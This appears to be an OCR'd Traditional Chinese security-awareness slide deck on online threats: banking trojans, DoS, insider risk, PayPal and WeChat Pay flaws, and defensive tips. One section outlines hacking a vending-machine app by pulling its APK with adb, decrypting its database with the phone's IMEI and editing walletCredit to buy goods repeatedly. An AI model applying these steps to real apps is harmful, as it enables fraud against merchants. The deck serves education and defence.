
- 竊取數百萬美元! 新木馬專攻銀行賬戶
  - 『Prg Trojan』的銀行木馬程序成功地在美國竊取商業銀行顧客數百萬美元。
  - 用戶計算機被『Prg Trojan』感染，該程式就可以模擬使用者在使用線上銀行操作的數據傳送給控制該城市的駭客
  - 『Prg Trojan』在使用者開始進行銀行交易時提醒駭客，讓駭客挾持整段通訊過程，在不用使用者的用戶名或是密碼即可取走使用者帳戶中的錢

環境的安全性威脅

- 6. 拒絕服務攻擊(DoS)：駭客會以大量無用的連線流量壅塞網站並癱瘓網路，造成網路系統一時無法使用，這對於一些時效上有嚴格要求的網路運用，是有很大的威脅存在；如利用分散式阻斷服務(dDoS)就可能造成網路上主機無法服務正當的使用者。
- 7. 內部破壞：根據調查大部份的網路安全性威脅來自於內部，而不是外部。內部人士的有心挪用，才是網路安全性的最大威脅，它的損害常常大到無法估計，更有企業因此而造成生存危機。

Paypal出現漏洞，可獲取帳戶餘額和近期交易資料

PayPal的bug允許通過逐一列舉的方式獲取付款方式的最後四位元數位以及披露任何給定PayPal帳戶的帳戶餘額和近期交易資料。



微信支付SDK 0元購物

網路攻擊者是利用了微信支付官方SDK（軟體工具開發包）存在的漏洞，將自己偽裝成“微信支付平臺”，繼而通過微信的漏洞偽造與商戶的直接通信，在篡改微信支付的正常通信資訊後達到“偷樑換柱”的目的。


正常的支付流程應該是由使用者發起，經由微信支付平臺到達商家，商家會有一個與微信支付平臺確認支付結果的過程，而網路攻擊者恰恰是利用了相關漏洞“騙”過了商戶。謝忱認為，一些商家的安全防護水準較低，攻擊者還可通過該漏洞獲取商戶的金鑰等資訊，再通過這個漏洞就可以實現“將訂單設置為0元”等操作，嚴重者還會導致該商戶的消費者資訊等資料內容洩漏。

破解一台自動販賣機

破解一台自動販賣機


adb pull /data/app/com.sitael.vending-1/base.apk ./Argenta.apk

破解一台自動販賣機




重建apk檔,手機上安裝運行了這個APP程式，並用工具logcat，通過包名對其程式日誌進行過濾分析

破解一台自動販賣機



關鍵字就是db_name，發現了argenta.db


破解一台自動販賣機


09:30
ser/0/com.sitael.vending/databases
DATABASES
TAMPERED_D...
1.70MB used, 9.44MB free, r/w
..
Parent folder
argenta.db
08 Oct 18 20:06:00 302.00K rw-------
google_app_measurement_local.db
08 Oct 18 20:06:00 16.00K rw-rw----
google_app_measurement_local.db-journal
08 Oct 18 20:06:00 8.52K rw-------

破解一台自動販賣機


嘗試用SQLite的資料庫流覽工具
SQLiteBrowser來打開這個db檔

破解一台自動販賣機




APP程式使用了手機的IMEI串號作為了上述SQLite資料庫argenta.db的加密金鑰，通常的手機，在鍵盤上輸入*#06#就可得本身串號

破解一台自動販賣機



UserWallets商品價格

破解一台自動販賣機




walletCredit一欄做了修改，把它從0改為了5 !!!!!目標APP資料庫進行轉儲/恢復/篡改


破解一台自動販賣機

- 修改APP帳戶的金額
- 任意購買自動售貨機中的東西
- 繼續用餘額購買
- 餘額為0之後可重新更改餘額
- 如此重複消費購買自動售貨機中的商品

美國GAO武器系統安全報告：先進武器裝備多存在安全性漏洞



美國GAO武器系統安全報告：先進武器裝備多存在安全性漏洞



通過重啟系統類比了DOS攻擊，確保系統在一個短時間週期內無法執行原來的任務。而系統管理員並沒有懷疑出現的網路攻擊，原因是系統會經常出現莫名其妙的奔潰。

軟體升級(作業系統)

- Microsoft作業系統更新檢查:
  http://update.microsoft.com/microsoftupdate/v6/vistadefault.aspx?ln=zh-hk

- Apple作業系統更新檢查

http://support.apple.com/kb/HT1338?viewlocale=zh_TW

- Android作業系統更新檢查

http://www.talkandroid.com/guides/update/check-for-android-updates/

免費線上雲端掃毒

- VirusTotal - 免費雲端分析惡意程式（繁中）
  - 網址：http://www.virustotal.com/zh-tw/
  - 說明：這是線上分析惡意程式的網站，但一次只能上傳一個可疑的檔案掃描，只要將可疑的檔案上傳，就能同時被這些掃毒引擎掃描，以避免只利用某家防毒引擎，而產生無法掃描特定惡意程式的問題(支援40款防毒引擎)。
- VirSCAN_org-雲端防毒引擎掃描網站 v1_02（繁中）
  - 網址：http://www.virscan.org/
  - 說明：是一個非商業性免費爲廣大使用者服務的網站，它透過不同安全廠商提供的最新版本的掃毒引擎對您上傳的可疑檔案進行線上掃描，並可以立刻將檢查結果顯示出來，從而提供給您上傳檔案可疑程度的建議(支援 36 款防毒引擎)

結論

- 網路處處是陷井小心處處有駭客存在網路上，不要輕易相信網路上提供資訊，請勿瀏覽看似好康資料的下載網站。
- 網路平台處處都會留下使用者個人資訊及使用者記錄，凡不必要的資料勿留於網際網路上，千萬不要相信重要資料設有密碼就是安全不會造成資料外洩
- 凡走過必留下足跡，可以透過一些簡檢測電腦輕鬆判斷是否中毒，並可收集系統記錄檔分析追蹤入侵駭客或是惡意使用者，並可以結合搜尋引擎功能找出惡意使用者相關資訊。


THE
END